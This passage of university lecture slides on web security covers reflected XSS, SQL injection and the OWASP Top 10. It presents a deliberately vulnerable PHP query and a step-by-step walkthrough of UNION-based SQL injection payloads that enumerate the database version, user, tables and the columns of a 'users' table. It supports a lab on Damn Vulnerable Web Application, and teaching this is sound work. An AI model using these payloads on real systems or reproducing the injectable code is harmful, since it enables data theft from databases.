- Read about other preventive measures from the course literature.

# XSS - Versions

- We have talked about a version of XSS that is referred to as “**stored**”, as it is something that is stored and then executed.
- There is also a variant known as “**reflective**”.
- It can be seen as a XSS attack that is supplied directly, e.g. an attacker can send an email with a link that contains the malicious code.

# XSS - Versions

- A link that points to a legitimate web site is sent to a target:

```
http://example.com/?name=<script>...</script>
```

- But the regular value of name has been replaced with malicious code.
- If the web site uses the name parameter and displays it to the user, then the code will execute.


# SQL INJECTION

# SQL injection

- A web server that speaks some programming language coupled with a database is the essentials of any post 90's website.
- SQL based databases have been, and still are, the most prevalent.
- SQL based databases speak SQL (structured query language), and using SQL you can create tables, insert data into tables, update data in tables and delete data (and more...).

# SQL injection - Example

- A server makes queries to a database depending on what a user requests.
- A user searches for “book”
- The server looks in the database for “book”
- The server returns results for “book”





# SQL injection - Example

- **Client request:** `http://example.com/search?key='book'`

- **Server code:**

```
<?php
```

```
    $keyword = $_GET['key']
```

```
    $query = "SELECT * FROM ITEM WHERE TYPE = '$keyword'"
```

```
    $result = mysql_query($query)
```

```
?>
```

- The query to the database is dynamically created depending on what the user input as 'key'.
- **The query will be:** `SELECT * FROM ITEM WHERE TYPE = 'book';`


# SQL injection - Example

- **Client:** Actually, I am looking for items of type:

```
' UNION SELECT null, version() #
```

- **Server:** Ok, I will create the query:

```
SELECT * FROM ITEM WHERE TYPE = '' UNION SELECT null, version() #';
```



- 5.1.60 ←

Was there an item of this type?

# SQL injection - Example

- **Client:** Let's try type:

```
' UNION SELECT null, user() #
```

- **Server:** Ok, I will create the query:

```
SELECT * FROM ITEM WHERE TYPE = '' UNION SELECT null, user() #';
```



- root@localhost

We are getting results, but they are not items...

# SQL injection - Example

- **Client:** Let's try type:

```
' UNION SELECT null, database() #
```

- **Server:** Ok, I will create the query:

```
SELECT * FROM ITEM WHERE TYPE = ' ' UNION SELECT null,  
database() #' ;
```



- dvwa ←

That is the name of the database...

# SQL injection - Example

- **Client:** Let's try type:

```
' UNION SELECT null, table_name FROM  
information_schema.tables #
```

- **Server:** Ok, I will create the query:

```
SELECT * FROM ITEM WHERE TYPE = ' ' UNION SELECT null,  
table_name FROM information_schema.tables #';
```

- *Long result with the name of every table in the database....*

# SQL injection - Example

- **Client:** Let's try type:

```
' UNION SELECT null, CONCAT(table_name,0x0a,column_name) FROM  
information_schema.columns WHERE table_name = 'users' #
```

- **Server:** Ok, I will create the query:

```
SELECT * FROM ITEM WHERE TYPE = ' ' UNION SELECT null,  
CONCAT(table_name,0x0a,column_name) FROM  
information_schema.columns WHERE table_name = 'users' #' ;
```

In the previous query we found a table called users,  
and now we are finding all the columns of this table...

# SQL injection - Example

- The next step is obvious, try and query for the contents in the table 'users', but you will do this in the lab.


# SQL injection - Example

- What is going on here?
- An application vulnerable to a SQL injection is basically allowing the user to run any arbitrary query.
- The culprit is again input validation...



# SQL injection

```
<?php
    $keyword = $_GET['key']
    $query = "SELECT * FROM ITEM WHERE TYPE = '$keyword'"
    $result = mysql_query($query)
?>
```



The application treats input as SQL code, you will explore exploits and mitigations in the lab.

# OWASP – Open Web Application Security Project – Top 10

**Consensus of what the most critical web application security flaws are**

## Injection

- SQL, OS, LDAP injections
- Executing unintended commands

## Broken authentication and session management

- Not implemented correctly
- Compromise passwords, etc.

## Cross-site scripting

- Execute scripts
- Hijack sessions

# OWASP – Open Web Application Security Project – Top 10

Consensus of what the most critical web application security flaws are

Insecure direct  
object references

- Exposes references to files or DBs
- Attacker can manipulate reference

Security  
misconfiguration

- Frameworks, applications, etc are misconfigured. E.g. “run as root”.

Sensitive data  
exposure

- Must protect sensitive data (credit-cards, passwords, etc.)

# OWASP – Open Web Application Security Project – Top 10

**Consensus of what the most critical web application security flaws are**

Missing function level access control

- Validate all calls on server, not only client.

Cross-site request forgery

- Execute action via link as if you were somebody else.

Using components with known vulnerabilities

- Using libraries that have known vulnerabilities.

Unvalidated redirects and forwards

- Redirecting to other pages based on unprotected data, can possibly be exploited.

# Web Security

- We have seen several vulnerabilities.
- Many have simple mitigations.
- It requires considering security from the development stage.
- In the lab you will explore the “Damn Vulnerable Web Application”.
- The applications are supposed to run on the system that we provide, but you are free to use your own computer/database.
- However, you are responsible for any damage you may cause on your own system.
- The application is extremely vulnerable...

# Database account at IDA

- If you have lost your username/password:
  - Go to: [www.ida.liu.se](http://www.ida.liu.se)
  - “Student pages”
  - “FAQ”
  - Read under “Databaser”
  - (this page is only in Swedish, use Google Translate)



# Linköpings universitet

expanding reality

[www.liu.se](http://www.liu.se)